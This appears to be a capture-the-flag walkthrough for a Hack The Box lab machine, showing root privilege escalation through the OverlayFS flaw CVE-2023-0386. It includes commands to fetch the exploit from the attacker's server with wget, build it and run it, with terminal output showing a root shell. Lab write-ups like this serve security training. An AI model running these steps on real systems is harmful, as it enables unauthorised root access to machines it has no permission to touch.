
From Rutine, you now search for a suitable exploit to this vulnerability, which you can find on the website I mentioned above:

https://securitylabs.datadoghq.com/articles/overlayfs-cve-2023-0386/

On this page there is also an explanation of the vulnerability, which I would recommend reading.
Then there is a link to the proof of concept at the following location:



This takes you to a GitHub page, which I then translated from Chinese into English using the google translator.



Download the scripts (for example with git clone) and convert the whole thing with tar into a gzip or as I did it into Bzip2, because this way everything is compressed a bit more.

tar -cjvf <name of your file, that you want to create>.tar.bz2 <the original directory on your computer, where the github things are in>

```
[x]-[root@htb-bewq34bisr]-[/home/htb-pk2212]
    #tar -cjvf CVE-2023-0386.tar.bz2 CVE-2023-0386/
CVE-2023-0386/
CVE-2023-0386/ovlcap/
CVE-2023-0386/ovlcap/.gitkeep
CVE-2023-0386/exp.c
CVE-2023-0386/test/
CVE-2023-0386/test/mnt
CVE-2023-0386/test/mnt.c
CVE-2023-0386/test/fuse_test.c
CVE-2023-0386/fuse.c
CVE-2023-0386/Makefile
CVE-2023-0386/README.md
```

Use python3 -m http.server and wget to upload the created file to the target machine.

```
compilation terminated.
admin@2million:~$ wget 10.10.14.131:8000/CVE-2023-0386.tar.bz2
--2023-07-22 14:24:09--  http://10.10.14.131:8000/CVE-2023-0386.tar.bz2
Connecting to 10.10.14.131:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 463649 (453K) [application/x-bzip2]
Saving to: 'CVE-2023-0386.tar.bz2'

CVE-2023-0386.tar. 100%[===============>] 452.78K  --.-KB/s    in 0.1s

2023-07-22 14:24:09 (3.19 MB/s) - 'CVE-2023-0386.tar.bz2' saved [463649/4636
```

```
    #cd www
[root@htb-bewq34bisr]-[/home/htb-pk2212/www]
    #ls
CVE-2023-0386.tar.bz2
[root@htb-bewq34bisr]-[/home/htb-pk2212/www]
    #python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.153.237 - - [22/Jul/2023 15:24:09] "GET /CVE-2023-0386.tar.bz2 HTTP/
1.1" 200 -
```

Now we unpack the whole thing again with the command:

tar -xjvf <name of your downloaded "file">

As described on the GitHub page, we now run the make command and get several executable files.

```
Makefile  README.md  exp.c  fuse.c  getshell.c  ovlcap  test
admin@2million:~/CVE-2023-0386$ make
gcc fuse.c -o fuse -D_FILE_OFFSET_BITS=64 -static -pthread -lfuse -ldl
fuse.c: In function 'read_buf_callback':
fuse.c:106:21: warning: format '%d' expects argument of type 'int', but argu
ment 2 has type 'off_t' {aka 'long int'} [-Wformat=]
  106 |     printf("offset %d\n", off);
      |                     ~^    ~~~
      |                      |    |
```

```
admin@2million:~/CVE-2023-0386$ ls
Makefile  README.md  exp  exp.c  fuse  fuse.c  gc  getshell.c  ovlcap  test
admin@2million:~/CVE-2023-0386$
```

To successfully exploit the vulnerability, you should now log in to ssh a second time in a different window as the user admin.
Because now you execute the following command in the first window:

./fuse ./ovlcap/lower ./gc

```
admin@2million:~/CVE-2023-0386$ ./fuse ./ovlcap/lower ./gc
[+] len of gc: 0x3ee0
mkdir: File exists
[+] readdir
[+] getattr_callback
/file
[+] open_callback
/file
```

In the other window, click on this command:

./exp

```
admin@2million:~/CVE-2023-0386$ ./exp
uid:1000 gid:1000
[+] mount success
total 8
drwxrwxr-x 1 root   root     4096 Jul 22 14:30 .
drwxr-xr-x 6 root   root     4096 Jul 22 14:30 ..
-rwsrwxrwx 1 nobody nogroup 16096 Jan  1  1970 file
[+] exploit success!
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
```

Excellent you have made it and are now the root user.

```
root@2million:~/CVE-2023-0386# id
uid=0(root) gid=0(root) groups=0(root),1000(admin)
root@2million:~/CVE-2023-0386#
```

```
root@2million:~/CVE-2023-0386# cd /root
root@2million:/root# ls
root.txt  snap  thank_you.json
root@2million:/root# cat root.txt
[redacted]
root@2million:/root#
```

And that's it!!! 😁

Congratulations, you have mastered the room!

Greetings PK2212